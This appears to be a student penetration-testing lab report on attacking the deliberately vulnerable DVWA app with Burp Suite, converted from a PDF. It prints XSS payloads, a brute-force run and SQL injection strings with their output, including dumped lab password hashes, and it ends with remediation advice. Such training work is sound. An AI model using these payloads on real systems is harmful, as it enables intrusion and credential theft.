


## Part 2 - Penetration Testing Project

The first thing we open METASPLOIT2 to start exploitation the vulnerability



```
Metasploitable2-Linux - VMware Workstation 17 Player (Non-commercial use only)
Player
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.13.133  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe8a:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:87 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7482 (7.3 KB)  TX bytes:7440 (7.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:108 errors:0 dropped:0 overruns:0 frame:0
          TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25893 (25.2 KB)  TX bytes:25893 (25.2 KB)


msfadmin@metasploitable:~$ _
```

We have now Ip address we take it and open in our browser then choose DVWA to start then go to DVWA Security to choose the level




The tool that will be use is Burp Suite now repair it

## 1- Open it and press start



2- Target Scoping: Analyze the spidering results to identify high-value targets for further testing, such as:

- User input fields in forms (login, registration, search, and others).
- Dynamic parameters in URLs
- Cookies and other session-related data.



After select the scope and select the level now will start

- Vulnerability Assessment:


- 1) XSS Reflected

(Easy –medium – high )level


After enter the user name and password >>>test

And open proxy (intercept on)


We found request that can edit it



We sent it to repeater and write the payload




The payload is <script>alert(1)</script>




Boom we found the vulnerability that's it .

Now start anew level by use the same methodology that I follow it





The payload is `<SCRIPT>alert(1)</script>`



Note : the payload is shown in the URL

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: high

PHPIDS: disabled

DVWA Security

Script Security

Security Level is currently high.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high

Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently disabled. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to high

1

2

3

4

5

6

7

8

9

10

11

12

GET /dvwa/vulnerabilities/xss\_e/?name=<img src=x onerror=alert('1')>

Host: 192.168.13.133

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Referer: http://192.168.13.133/dvwa/vulnerabilities/xss\_e/

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9,en-gb;q=0.8,en;q=0.7

Cookie: sessionid=789f8922-b30d4b4d0495f199b8d7b781cbad7

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

200 OK

Date: Fri, 03 Jun 2023 14:17:21 GMT

Server: Apache/2.2.8 (Ubuntu)

X-Powered-By: PHP/5.2.4-6ubuntu1.10

Cache-Control: no-cache, must-revalidate

Expires: Tue, 23 Jun 2009 12:00:00

Content-Length: 4362

Keep-Alive: timeout=15, max=100

Connection: Keep-Alive

Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

<title>

</title>

<link rel="stylesheet" href="/css/main.css" />

<link rel="icon" type="image/x-icon" href="/img/favicon.ico" />

<script type="text/javascript">


</script>

</head>

<body class="home">

<div id="container">


The payload is `<img src=x onerror=alert('1')>`




\*\*\*\*\*

## ■ Stored XSS

The same levels we will use





1 Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequence Decoder Comparer Logger Organizer Extension Learn

1 x 2 x 3 x 6 x +

Send Cancel < >

Target: http://192.168.13.133 HTTP/1

### Request

1 POST /drwa/vulnerabilities/xss\_s/ HTTP/1.1

2 Host: 192.168.13.133

3 Content-Length: 85

4 Cache-Control: max-age=0

5 Origin: http://192.168.13.133

6 Content-Type: application/x-www-form-urlencoded

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.5,image/avif,image/webp,image/apng,\*/\*;q=0.5,application/signed-exchange;v=b3;q=0.7

10 Referer: http://192.168.13.133/drwa/vulnerabilities/xss\_s/

11 Accept-Encoding: gzip, deflate, br

12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8,ar;q=0.7

13 Cookie: security=low; PHPSESSID=b30c64d40488ff198bb6b5b781cba07

14 Connection: keep-alive

15

16 <html xmlns="http://www.w3.org/1999/xhtml">

17

18 <head>

19 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

20

21 <title>

22 Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS)

23 </title>

24 <link rel="stylesheet" type="text/css" href=".../drwa/css/main.css" />

25 <link rel="icon" type="image/ico" href=".../favicon.ico" />

26 <script type="text/javascript" src=".../drwa/js/dvwaPage.js">

27 </script>

28 </head>

29

30 <body class="home">

31 <div id="container">

32

### Response

1 HTTP/1.1 200 OK

2 Date: Fri, 03 Jan 2025 15:25:01 GMT

3 Server: Apache/2.2.8 (Ubuntu) DAV/2

4 X-Powered-By: PHP/5.2.4-2ubuntu5.10

5 Pragma: no-cache

6 Cache-Control: no-cache, must-revalidate

7 Expires: Tue, 23 Jun 2009 12:00:00 GMT

8 Content-Length: 5662

9 Keep-Alive: timeout=15, max=100

10 Connection: Keep-Alive

11 Content-Type: text/html; charset=utf-8

12

13

14 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml-strict.dtd">

15

16 <html xmlns="http://www.w3.org/1999/xhtml">

17

18 <head>

19 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

20

21 <title>

22 Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS)

23 </title>

24 <link rel="stylesheet" type="text/css" href=".../drwa/css/main.css" />

25 <link rel="icon" type="image/ico" href=".../favicon.ico" />

26 <script type="text/javascript" src=".../drwa/js/dvwaPage.js">

27 </script>

28 </head>

29

30 <body class="home">

31 <div id="container">

32

### Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 2

Request headers 13

Response headers 10

0 highlights


0 highlights

6,010 bytes | 24 millis

Event log (1) All issues (6)

Memory: 227.6MB






\*\*\*\*\*


## Brute Force Attacks:

After enter user name and password test ,and open proxy (intercept) send request to intruder and select the key word test and press Add\$

Next step write payloads and press start attack



The result is :



Request	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
5	1	password	200	354			4821	
6	1	okay	200	260			4821	
7	1	hit	200	208			4821	
8	2		200	318			4821	
9	2	admin	200	250			4820	
10	2	omar	200	197			4820	
11	2	1234	200	204			4820	
12	2	password	200	186			4820	
13	2	okay	200	140			4820	
14	2	hit	200					

When we found the length change that is the right payload to login tats it

\*\*\*\*\*

SQL Injection:



```
SQL Injection Source
vulnerabilities/sql/source/low.php

<?php
if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '
```

The payload is:

1)'1' OR '1'='1'#

2)'UNION SELECT user, password FROM users --

3) 'UNION SELECT user, password FROM users --

4) 'UNION SELECT table\_name, NULL FROM information\_schema.tables --

The result will be :

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

## Vulnerability: SQL Injection

User ID:

ID: 1  
First name: admin  
Surname: admin

### More Information

- <http://www.securiteam.com/securityreviews/5DP0M>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet>
- <http://pentestmonkey.net/cheat-sheet/sql-injection>

## Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1'#  
First name: admin  
Surname: admin

ID: 1' OR '1'='1'#  
First name: Gordon  
Surname: Brown

ID: 1' OR '1'='1'#  
First name: Hack  
Surname: Me

ID: 1' OR '1'='1'#  
First name: Pablo  
Surname: Picasso

ID: 1' OR '1'='1'#  
First name: Bob  
Surname: Smith

# Vulnerability: SQL Injection

User ID:

```
ID: 'UNION SELECT user, password FROM users --  
First name: admin  
Surname: 1a1dc91c907325c69271ddf0c944bc72
```

```
ID: 'UNION SELECT user, password FROM users --  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 'UNION SELECT user, password FROM users --  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 'UNION SELECT user, password FROM users --  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 'UNION SELECT user, password FROM users --  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

\*\*\*\*\*

IN THE END we talk about List of identified vulnerabilities (SQL injection, XSS, and brute force) Potential impact of each vulnerability and Remediation recommendation.

## 1. SQL Injection

Description:

An attacker manipulates SQL queries by injecting malicious input into forms, URLs, or other input fields to gain unauthorized database access or manipulate its contents.

Potential Impact:

Unauthorized access to sensitive data (e.g., usernames, passwords, financial records).

Data corruption or deletion.

Full database compromise and potential server control.

Remediation Recommendations:

Input Validation: Use server-side validation to ensure inputs meet expected formats.

Parameterized Queries (Prepared Statements): Always use parameterized queries to separate SQL logic from user input.

Stored Procedures: Use stored procedures instead of dynamic SQL queries.

Database User Permissions: Limit database user permissions to the minimum required for application functionality.

Error Handling: Avoid exposing detailed database error messages to users.

## **2. Cross-Site Scripting (XSS)**

Description:

An attacker injects malicious scripts into web pages viewed by other users, enabling them to steal session cookies, redirect users, or execute other harmful actions.

Potential Impact:

Theft of user session cookies, leading to account compromise.

Defacement of web pages.

Spread of malware through malicious scripts.

Loss of user trust.

Remediation Recommendations:

Input Sanitization: Remove or escape harmful characters from user input (e.g., <, >, ', ").

Content Security Policy (CSP): Implement a CSP to restrict which scripts can be executed.

Output Encoding: Encode user input before rendering it on web pages.

Use HTTPOnly and Secure Flags: Apply these flags to cookies to reduce the risk of theft.

Regular Security Testing: Perform periodic scans for XSS vulnerabilities.

## **3. Brute Force Attacks**

Description:

Attackers attempt to guess user credentials by systematically trying combinations of usernames and passwords.

#### Potential Impact:

Unauthorized access to user accounts.

Exploitation of user privileges to steal sensitive data or perform malicious actions.

Lockout of legitimate users if accounts are locked after repeated attempts.

#### Remediation Recommendations:

Account Lockout Mechanism: Temporarily lock accounts after a certain number of failed attempts.

CAPTCHA: Implement CAPTCHA challenges to prevent automated login attempts.

Password Strength Policy: Require strong passwords with a mix of uppercase, lowercase, numbers, and special characters.

Rate Limiting: Limit the number of login attempts from a single IP address.

Multi-Factor Authentication (MFA): Add an additional layer of security beyond username and password.

Login Monitoring: Monitor and log failed login attempts for anomaly detection.